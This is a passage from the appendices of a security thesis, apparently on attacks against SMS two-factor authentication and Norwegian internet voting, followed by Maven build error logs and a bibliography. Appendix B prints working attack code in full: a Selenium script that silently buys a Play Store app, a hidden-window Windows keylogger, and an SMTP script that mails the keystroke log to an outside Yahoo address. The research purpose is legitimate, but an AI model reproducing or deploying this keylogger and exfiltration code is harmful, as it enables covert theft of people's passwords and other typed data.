                browser.find_element_by_css_selector('.play-button.apps.loonie-ok-button'
                    ).click()
                time.sleep(1)
            except:
                pass
            browser.quit()
            break
        time.sleep(1)

def IE():
    browser = webdriver.Ie()
    time.sleep(3)
    url = "https://play.google.com/store/apps/details?id=com.master.sms2"
    browser.get(url)
    time.sleep(5)
```

```
    browser.find_element_by_css_selector('button.price.buy').click()
    time.sleep(1)
    browser.find_element_by_css_selector('button.price.buy').click()
    browser.find_element_by_id('purchase-ok-button').click()

    browser.quit()
    time.sleep(1)

from _winreg import HKEY_CURRENT_USER, OpenKey, QueryValue
# In Py3, this module is called winreg without the underscore
with OpenKey(HKEY_CLASSES_ROOT,r"\http\shell\open\command") as key:
    cmd = QueryValue(key, None)

if "firefox" in cmd:
    firefox()
elif "iexplore" in cmd:
    IE()
```

B.2.3 Key-logger

```
import win32api
import win32console
import win32gui
import pythoncom,pyHook
import time,os, datetime
from _winreg import *
from ctypes import Structure, windll, c_uint, sizeof, byref

win=win32console.GetConsoleWindow()
win32gui.ShowWindow(win,0)
log_file = ""
shouldrun = True

def log():
    global log_file
    file = str(datetime.datetime.now())
    file = file.replace (" ", "-")
```

```
    log = "log_"+ file
    line_list = log.split(':')
    log_file = '-'.join(line_list[:-1]) +".txt"
    f = open(log_file, "a")
    f.close()
class LASTINPUTINFO(Structure):
    _fields_ = [
        ('cbSize', c_uint),
        ('dwTime', c_uint),
    ]

def get_idle_duration():
    lastInputInfo = LASTINPUTINFO()
    lastInputInfo.cbSize = sizeof(lastInputInfo)
    windll.user32.GetLastInputInfo(byref(lastInputInfo))
    millis = windll.kernel32.GetTickCount() - lastInputInfo.dwTime
    return millis / 1000.0

def OnKeyboardEvent(event):
    if event.Ascii !=0 or 8:
        #open output.txt to read current keystrokes
        f=open(log_file,"a")
        keylogs = chr(event.Ascii)
        if event.Ascii==13:
            keylogs="\n"
        if event.Ascii==0:
            keylogs=""
        f.write(keylogs)
        f.close()
log()
# create a hook manager object
hm=pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
# set the hook
hm.HookKeyboard()
# wait forever
```

```
running = True
while running:
    GetLastInputInfo = int(get_idle_duration())
    if GetLastInputInfo == 30:
        os.system("smail.py " + str(log_file))
        log()
        global shouldrun
        shouldrun = True
        while shouldrun:
            GetLastInputInfo = int(get_idle_duration())
            if GetLastInputInfo == 0:
                print "out of loop"
                shouldrun = False
    pythoncom.PumpWaitingMessages()
```

B.2.4 E-mail

```
#! /usr/local/bin/python

SMTPserver = 'smtp.att.yahoo.com'
sender =     'evasend@yahoo.com'
destination = 'evarecieve@yahoo.com'

USERNAME = "evasend@yahoo.com"
PASSWORD = "*******" #Removed for publication

# typical values for text_subtype are plain, html, xml
text_subtype = 'plain'

content="""\
Sending log
"""

subject="Sending file"

import sys
import os
```

```
import re
from email.MIMEMultipart import MIMEMultipart
from email.MIMEBase import MIMEBase
from email.MIMEText import MIMEText
from smtplib import SMTP_SSL as SMTP        # this invokes the secure SMTP protocol (port
    465, uses SSL)
# from smtplib import SMTP                  # use this for standard SMTP protocol   (port
     25, no encryption)
from email import Encoders

try:
    #create a text/plain message
    f = sys.argv[1]
    msg = MIMEMultipart()
    msg.preamble = 'This␣is␣a␣multi-part␣message␣in␣MIME␣format.\n'
    msg.epilogue = ''
    #Main body is an attachment
    body = MIMEMultipart('alternative')
    body.attach(MIMEText(content))
    msg.attach(body)

    #Attachment
    part = MIMEBase('application', "octet-stream")
    part.set_payload( open(f,"rb").read() )
    Encoders.encode_base64(part)
    part.add_header('Content-Disposition', 'attachment;␣filename="%s"' % os.path.basename
        (f))
    msg.attach(part)

    #Headers
    msg.add_header('From', sender)
    msg.add_header('To', destination)
    msg.add_header('Subject', subject)
    msg.add_header('Reply-To', sender)

    #Send part
```

```
    conn = SMTP(SMTPserver)
    conn.set_debuglevel(False)
    conn.login(USERNAME, PASSWORD)
    try:
        conn.sendmail(sender, destination, msg.as_string())
    finally:
        conn.close()
        print "here"
        os._exit(1)

except Exception, exc:
    sys.exit( "mail failed; %s" % str(exc) ) # give a error message
```

Appendix C

Error log - NES Build

C.1 Error log 1

```
[eva@localhost jbasis-parent-2.8.9]$ mvn -e clean install -U -o -DskipTests -Dmaven.repo
    .local=/home/eva/.repository
[INFO] Error stacktraces are turned on.
[INFO] Scanning for projects...
[ERROR] The build could not read 1 project -> [Help 1]
org.apache.maven.project.ProjectBuildingException: Some problems were encountered while
    processing the POMs:
[FATAL] Non-resolvable parent POM: The repository system is offline but the artifact com.
    scytl.pnyx.jbasis:jbasis-parent:pom:2.8.9 is not available in the local repository.
    and 'parent.relativePath' points at wrong local POM @ line 3, column 10

        at org.apache.maven.project.DefaultProjectBuilder.build(DefaultProjectBuilder.
            java:363)
        at org.apache.maven.DefaultMaven.collectProjects(DefaultMaven.java:636)
        at org.apache.maven.DefaultMaven.getProjectsForMavenReactor(DefaultMaven.java
            :585)
        at org.apache.maven.DefaultMaven.doExecute(DefaultMaven.java:234)
        at org.apache.maven.DefaultMaven.execute(DefaultMaven.java:156)
        at org.apache.maven.cli.MavenCli.execute(MavenCli.java:537)
        at org.apache.maven.cli.MavenCli.doMain(MavenCli.java:196)
        at org.apache.maven.cli.MavenCli.main(MavenCli.java:141)
```

```
        at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.
            java:43)
        at java.lang.reflect.Method.invoke(Method.java:622)
        at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced(Launcher.java
            :290)
        at org.codehaus.plexus.classworlds.launcher.Launcher.launch(Launcher.java:230)
        at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode(Launcher.
            java:409)
        at org.codehaus.plexus.classworlds.launcher.Launcher.main(Launcher.java:352)
[ERROR]
[ERROR]  The project com.scytl.pnyx.jbasis:jbasis:2.8.9 (/home/eva/code/code/jbasis-
    parent-2.8.9/pom.xml) has 1 error
[ERROR]      Non-resolvable parent POM: The repository system is offline but the artifact
    com.scytl.pnyx.jbasis:jbasis-parent:pom:2.8.9 is not available in the local
    repository. and 'parent.relativePath' points at wrong local POM @ line 3, column 10
    -> [Help 2]
org.apache.maven.model.resolution.UnresolvableModelException: The repository system is
    offline but the artifact com.scytl.pnyx.jbasis:jbasis-parent:pom:2.8.9 is not
    available in the local repository.
        at org.apache.maven.project.ProjectModelResolver.resolveModel(
            ProjectModelResolver.java:159)
        at org.apache.maven.model.building.DefaultModelBuilder.readParentExternally(
            DefaultModelBuilder.java:813)
        at org.apache.maven.model.building.DefaultModelBuilder.readParent(
            DefaultModelBuilder.java:664)
        at org.apache.maven.model.building.DefaultModelBuilder.build(DefaultModelBuilder.
            java:310)
        at org.apache.maven.model.building.DefaultModelBuilder.build(DefaultModelBuilder.
            java:232)
        at org.apache.maven.project.DefaultProjectBuilder.build(DefaultProjectBuilder.
            java:410)
        at org.apache.maven.project.DefaultProjectBuilder.build(DefaultProjectBuilder.
            java:379)
        at org.apache.maven.project.DefaultProjectBuilder.build(DefaultProjectBuilder.
```

```
        java:343)
    at org.apache.maven.DefaultMaven.collectProjects(DefaultMaven.java:636)
    at org.apache.maven.DefaultMaven.getProjectsForMavenReactor(DefaultMaven.java
        :585)
    at org.apache.maven.DefaultMaven.doExecute(DefaultMaven.java:234)
    at org.apache.maven.DefaultMaven.execute(DefaultMaven.java:156)
    at org.apache.maven.cli.MavenCli.execute(MavenCli.java:537)
    at org.apache.maven.cli.MavenCli.doMain(MavenCli.java:196)
    at org.apache.maven.cli.MavenCli.main(MavenCli.java:141)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.
        java:43)
    at java.lang.reflect.Method.invoke(Method.java:622)
    at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced(Launcher.java
        :290)
    at org.codehaus.plexus.classworlds.launcher.Launcher.launch(Launcher.java:230)
    at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode(Launcher.
        java:409)
    at org.codehaus.plexus.classworlds.launcher.Launcher.main(Launcher.java:352)
Caused by: org.sonatype.aether.resolution.ArtifactResolutionException: The repository
    system is offline but the artifact com.scytl.pnyx.jbasis:jbasis-parent:pom:2.8.9 is
    not available in the local repository.
    at org.sonatype.aether.impl.internal.DefaultArtifactResolver.resolve(
        DefaultArtifactResolver.java:538)
    at org.sonatype.aether.impl.internal.DefaultArtifactResolver.resolveArtifacts(
        DefaultArtifactResolver.java:216)
    at org.sonatype.aether.impl.internal.DefaultArtifactResolver.resolveArtifact(
        DefaultArtifactResolver.java:193)
    at org.sonatype.aether.impl.internal.DefaultRepositorySystem.resolveArtifact(
        DefaultRepositorySystem.java:286)
    at org.apache.maven.project.ProjectModelResolver.resolveModel(
        ProjectModelResolver.java:155)
    ... 22 more
Caused by: org.sonatype.aether.transfer.ArtifactNotFoundException: The repository system
    is offline but the artifact com.scytl.pnyx.jbasis:jbasis-parent:pom:2.8.9 is not
```

```
    available in the local repository.
        at org.sonatype.aether.impl.internal.DefaultArtifactResolver.resolve(
            DefaultArtifactResolver.java:348)
        ... 26 more
[ERROR]
[ERROR] Re-run Maven using the -X switch to enable full debug logging.
[ERROR]
[ERROR] For more information about the errors and possible solutions, please read the
    following articles:
[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/
    ProjectBuildingException
[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/
    UnresolvableModelException
```

C.2 Error log 2

New Errors encountered after removing all _maven.repositories files from every subdirectory. Solved parent pom problem in Error Log 1

C.2.1 Offline Run

```
-bash-3.2$ mvn -e clean install -U -o -DskipTests -Dmaven.repo.local=/home/eva/.
    repository/
[INFO] Error stacktraces are turned on.
[INFO] Scanning for projects...
[WARNING]
[WARNING] Some problems were encountered while building the effective model for com.scytl
    .pnyx.jbasis:jbasis:jar:2.8.9
[WARNING] 'build.plugins.plugin.version' for org.apache.maven.plugins:maven-source-plugin
     is missing. @ line 16, column 15
[WARNING]
[WARNING] It is highly recommended to fix these problems because they threaten the
    stability of your build.
[WARNING]
[WARNING] For this reason, future Maven versions might no longer support building such
    malformed projects.
[WARNING]
```

```
[INFO]
[INFO] ------------------------------------------------------------------------
[INFO] Building Jbasis 2.8.9
[INFO] ------------------------------------------------------------------------
[INFO] ------------------------------------------------------------------------
[INFO] BUILD FAILURE
[INFO] ------------------------------------------------------------------------
[INFO] Total time: 0.350s
[INFO] Finished at: Wed Aug 27 10:41:08 CEST 2014
[INFO] Final Memory: 2M/58M
[INFO] ------------------------------------------------------------------------
[ERROR] Error resolving version for plugin 'org.apache.maven.plugins:maven-source-plugin'
    from the repositories [local (/home/eva/.repository), central (http://nightly02.
    scytl.net/nexus/content/groups/public)]: Plugin not found in any plugin repository ->
    [Help 1]
org.apache.maven.plugin.version.PluginVersionResolutionException: Error resolving version
    for plugin 'org.apache.maven.plugins:maven-source-plugin' from the repositories [
    local (/home/eva/.repository), central (http://nightly02.scytl.net/nexus/content/
    groups/public)]: Plugin not found in any plugin repository
        at org.apache.maven.plugin.version.internal.DefaultPluginVersionResolver.
            selectVersion(DefaultPluginVersionResolver.java:237)
        at org.apache.maven.plugin.version.internal.DefaultPluginVersionResolver.
            resolveFromRepository(DefaultPluginVersionResolver.java:149)
        at org.apache.maven.plugin.version.internal.DefaultPluginVersionResolver.resolve(
            DefaultPluginVersionResolver.java:97)
        at org.apache.maven.lifecycle.internal.LifecyclePluginResolver.
            resolveMissingPluginVersions(LifecyclePluginResolver.java:72)
        at org.apache.maven.lifecycle.internal.DefaultLifecycleExecutionPlanCalculator.
            calculateExecutionPlan(DefaultLifecycleExecutionPlanCalculator.java:110)
        at org.apache.maven.lifecycle.internal.DefaultLifecycleExecutionPlanCalculator.
            calculateExecutionPlan(DefaultLifecycleExecutionPlanCalculator.java:129)
        at org.apache.maven.lifecycle.internal.BuilderCommon.resolveBuildPlan(
            BuilderCommon.java:92)
        at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject(
            LifecycleModuleBuilder.java:81)
        at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject(
```

```
        LifecycleModuleBuilder.java:59)
    at org.apache.maven.lifecycle.internal.LifecycleStarter.singleThreadedBuild(
        LifecycleStarter.java:183)
    at org.apache.maven.lifecycle.internal.LifecycleStarter.execute(LifecycleStarter.
        java:161)
    at org.apache.maven.DefaultMaven.doExecute(DefaultMaven.java:320)
    at org.apache.maven.DefaultMaven.execute(DefaultMaven.java:156)
    at org.apache.maven.cli.MavenCli.execute(MavenCli.java:537)
    at org.apache.maven.cli.MavenCli.doMain(MavenCli.java:196)
    at org.apache.maven.cli.MavenCli.main(MavenCli.java:141)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.
        java:43)
    at java.lang.reflect.Method.invoke(Method.java:622)
    at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced(Launcher.java
        :290)
    at org.codehaus.plexus.classworlds.launcher.Launcher.launch(Launcher.java:230)
    at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode(Launcher.
        java:409)
    at org.codehaus.plexus.classworlds.launcher.Launcher.main(Launcher.java:352)
[ERROR]
[ERROR] Re-run Maven using the -X switch to enable full debug logging.
[ERROR]
[ERROR] For more information about the errors and possible solutions, please read the
    following articles:
[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/
    PluginVersionResolutionException
```

C.2.2 Online Run

```
-bash-3.2$ mvn -e clean install -U -DskipTests -Dmaven.repo.local=/home/eva/.repository/
[INFO] Error stacktraces are turned on.
[INFO] Scanning for projects...
[WARNING]
[WARNING] Some problems were encountered while building the effective model for com.scytl
    .pnyx.jbasis:jbasis:jar:2.8.9
```

```
[WARNING] 'build.plugins.plugin.version' for org.apache.maven.plugins:maven-source-plugin
    is missing. @ line 16, column 15
[WARNING]
[WARNING] It is highly recommended to fix these problems because they threaten the
    stability of your build.
[WARNING]
[WARNING] For this reason, future Maven versions might no longer support building such
    malformed projects.
[WARNING]
[INFO]
[INFO] ------------------------------------------------------------------------
[INFO] Building Jbasis 2.8.9
[INFO] ------------------------------------------------------------------------
Downloading: http://nightly02.scytl.net/nexus/content/groups/public/org/apache/maven/
    plugins/maven-source-plugin/maven-metadata.xml
[WARNING] Could not transfer metadata org.apache.maven.plugins:maven-source-plugin/maven-
    metadata.xml from/to central (http://nightly02.scytl.net/nexus/content/groups/public)
    : nightly02.scytl.net
[INFO] ------------------------------------------------------------------------
[INFO] BUILD FAILURE
[INFO] ------------------------------------------------------------------------
[INFO] Total time: 0.977s
[INFO] Finished at: Wed Aug 27 10:38:42 CEST 2014
[INFO] Final Memory: 3M/74M
[INFO] ------------------------------------------------------------------------
[ERROR] Error resolving version for plugin 'org.apache.maven.plugins:maven-source-plugin'
    from the repositories [local (/home/eva/.repository), central (http://nightly02.
    scytl.net/nexus/content/groups/public)]: Plugin not found in any plugin repository ->
    [Help 1]
org.apache.maven.plugin.version.PluginVersionResolutionException: Error resolving version
    for plugin 'org.apache.maven.plugins:maven-source-plugin' from the repositories [
    local (/home/eva/.repository), central (http://nightly02.scytl.net/nexus/content/
    groups/public)]: Plugin not found in any plugin repository
        at org.apache.maven.plugin.version.internal.DefaultPluginVersionResolver.
            selectVersion(DefaultPluginVersionResolver.java:237)
        at org.apache.maven.plugin.version.internal.DefaultPluginVersionResolver.
```

```
        resolveFromRepository(DefaultPluginVersionResolver.java:149)
    at org.apache.maven.plugin.version.internal.DefaultPluginVersionResolver.resolve(
        DefaultPluginVersionResolver.java:97)
    at org.apache.maven.lifecycle.internal.LifecyclePluginResolver.
        resolveMissingPluginVersions(LifecyclePluginResolver.java:72)
    at org.apache.maven.lifecycle.internal.DefaultLifecycleExecutionPlanCalculator.
        calculateExecutionPlan(DefaultLifecycleExecutionPlanCalculator.java:110)
    at org.apache.maven.lifecycle.internal.DefaultLifecycleExecutionPlanCalculator.
        calculateExecutionPlan(DefaultLifecycleExecutionPlanCalculator.java:129)
    at org.apache.maven.lifecycle.internal.BuilderCommon.resolveBuildPlan(
        BuilderCommon.java:92)
    at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject(
        LifecycleModuleBuilder.java:81)
    at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject(
        LifecycleModuleBuilder.java:59)
    at org.apache.maven.lifecycle.internal.LifecycleStarter.singleThreadedBuild(
        LifecycleStarter.java:183)
    at org.apache.maven.lifecycle.internal.LifecycleStarter.execute(LifecycleStarter.
        java:161)
    at org.apache.maven.DefaultMaven.doExecute(DefaultMaven.java:320)
    at org.apache.maven.DefaultMaven.execute(DefaultMaven.java:156)
    at org.apache.maven.cli.MavenCli.execute(MavenCli.java:537)
    at org.apache.maven.cli.MavenCli.doMain(MavenCli.java:196)
    at org.apache.maven.cli.MavenCli.main(MavenCli.java:141)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.
        java:43)
    at java.lang.reflect.Method.invoke(Method.java:622)
    at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced(Launcher.java
        :290)
    at org.codehaus.plexus.classworlds.launcher.Launcher.launch(Launcher.java:230)
    at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode(Launcher.
        java:409)
    at org.codehaus.plexus.classworlds.launcher.Launcher.main(Launcher.java:352)
[ERROR]
```

```
[ERROR] Re-run Maven using the -X switch to enable full debug logging.
[ERROR]
[ERROR] For more information about the errors and possible solutions, please read the
    following articles:
[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/
    PluginVersionResolutionException
```

C.3 Change log

Changes in sourcecode to counter Error-messages encountered during build:

C.3.1 jbasis-parent

```
Removed _maven.repositories files in all subdirectories of .repository in order to fix
    error:
ERROR]     Non-resolvable parent POM: The repository system is offline but the artifact
    com.scytl.pnyx.jbasis:jbasis-parent:pom:2.8.9 is not available in the local
    repository. and 'parent.relativePath' points at wrong local POM @ line 3, column 10
```

```
Added version number 2.2.1 for plugin in /home/eva/code/jbasis-parent-2.8.9/pom.xml to
    fix error:
[ERROR] Error resolving version for plugin 'org.apache.maven.plugins:maven-source-plugin'
     from the repositories [local (/home/eva/.repository), central (http://nightly02.
    scytl.net/nexus/content/groups/public)]: Plugin not found in any plugin repository -
```

C.3.2 Secure Logger

```
Changed version of cryptography from 2.0.0 to 1.0.0 in /home/eva/code/secure-logger
    -2.0.6/logger/pom.xml since 2.0.0 does not exist in local repository:
[ERROR]   Failed to execute goal on project logger: Could not resolve dependencies for
    project com.scytl.slogger:logger:jar:2.0.6: The repository system is offline but the
    artifact com.scytl.jbasis:cryptography:jar:2.0.0 is not available in the local
    repository.
```

C.3.3 Parent-Config

```
Could not find correct pom to fix error:
```

```
[ERROR] Plugin org.apache.maven.plugins:maven-surefire-plugin:2.10 or one of its
    dependencies could not be resolved: Failed to read artifact descriptor for org.apache
    .maven.plugins:maven-surefire-plugin:jar:2.10: The repository system is offline but
    the artifact org.apache.maven.plugins:maven-surefire-plugin:pom:2.10 is not available
     in the local repository.
```

Bibliography

[1] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in)security of mobile two-factor authentication. In Nicolas Christin and Reihaneh Safavi-Naini, editors, *Financial Cryptography and Data Security*, volume 8437 of *Lecture Notes in Computer Science*, pages 365–383. Springer Berlin Heidelberg, 2014. ISBN 978-3-662-45471-8. doi: 10.1007/978-3-662-45472-5_24. URL http://dx.doi.org/10.1007/978-3-662-45472-5_24.

[2] P. Stewin J. Seifert C. Mulliner, R. Borgaonkar. Sms-based one-time passwords: Attacks and defense, 2013. URL http://www.mulliner.org/collin/academic/publications/mulliner_dimva2013.pdf.

[3] RetoE. Koenig, Philipp Locher, and Rolf Haenni. Attacking the verification code mechanism in the norwegian internet voting system. In James Heather, Steve Schneider, and Vanessa Teague, editors, *E-Voting and Identify*, volume 7985 of *Lecture Notes in Computer Science*, pages 76–92. Springer Berlin Heidelberg, 2013. ISBN 978-3-642-39184-2. doi: 10.1007/978-3-642-39185-9_5. URL http://dx.doi.org/10.1007/978-3-642-39185-9_5.

[4] A. S. Tanenbaum. *Modern Operating Systems*. Prentice Hall Press, third edition, 2001.

[5] A. H. Sandnes. National authentication systems, 2012.

[6] Zulfikar Ramzan. Phishing attacks and countermeasures. In Peter Stavroulakis and Mark Stamp, editors, *Handbook of Information and Communication Security*, pages 433–448. Springer Berlin Heidelberg, 2010. ISBN 978-3-642-04116-7. doi: 10.1007/978-3-642-04117-4_23. URL http://dx.doi.org/10.1007/978-3-642-04117-4_23.

[7] J. Yan, A. Blackwell, R. Anderson, and A. Grant. Password memorability and security: empirical results. *Security Privacy, IEEE*, 2(5):25–31, Sept 2004. ISSN 1540-7993. doi: 10.1109/MSP.2004.81.

[8] M. Toorani and A. Beheshti. Solutions to the gsm security weaknesses. In *Next Generation Mobile Applications, Services and Technologies, 2008. NGMAST '08. The Second International Conference on*, pages 576–581, Sept 2008. doi: 10.1109/NGMAST.2008.88.

[9] D. Braun S. Main. Getting your sms apps ready for kitkat. URL http://android-developers.blogspot.no/2013/10/getting-your-sms-apps-ready-for-kitkat.html. [Online; accessed 11-May-2015].

[10] International Data Corporation. Worldwide quarterly mobile phone tracker, February 2015. URL http://www.idc.com/getdoc.jsp?containerId=prUS25450615. [Online; accessed 11-May-2015].

[11] International Data Corporation. Smartphone os market share, q4 2014, February 2015. URL http://www.idc.com/prodserv/smartphone-os-market-share.jsp#. [Online; accessed 11-May-2015].

[12] Mixpanel. Android os adoption. URL https://mixpanel.com/trends/#report/android_os_adoption. [Online; accessed 11-May-2015].

[13] Google Inc. Broadcast Receiver Class, . URL http://developer.android.com/reference/android/content/BroadcastReceiver.html. [Online; accessed 11-May-2015].

[14] Google Inc. Google Play Developer Program Policies, . URL https://play.google.com/intl/en/about/developer-content-policy.html. [Online; accessed 11-May-2015].

[15] Google Inc. Launch controlls on stopped applications, . URL http://developer.android.com/about/versions/android-3.1.html#launchcontrols. [Online; accessed 11-May-2015].

[16] Skandiabanken. Om skandiabanken, 2015. URL https://skandiabanken.no/om-oss/om-skandiabanken/. [Online; accessed 11-May-2015].

[17] Direktoratet for forvaltning og IKT. Om id-porten, 2015. URL http://eid.difi.no/nb/id-porten. [Online; accessed 11-May-2015].

[18] Melanie Volkamer. *Evaluation of electronic voting: requirements and evaluation procedures to support responsible election authorities*. PhD thesis, University of Koblenz-Landau, 2009. URL http://www.springerlink.com/content/g7r7v7.

[19] EUROPEAN COMMISSION FOR DEMOCRACY THROUGH LAW(VENICE COMMISSION). Code of good practice in electoral matters, 2002. URL http://www.venice.coe.int/webforms/documents/default.aspx?pdffile=CDL-AD%282002%29023rev-e.

[20] SCYTL. Maven build guide, the norwegian e-voting system. URL https://brukerveiledning.valg.no/Dokumentasjon. [Online; accessed 11-December-2014].

[21] S. Shah. *Maven for Eclipse*. Packt publishing, August 2014.

[22] KMD. Internettstemmegivning, subversion repositories. URL https://sourcecode.valg.no/websvn/listing.php?repname=Internettstemmegivning. [Online; accessed 11-May-2015].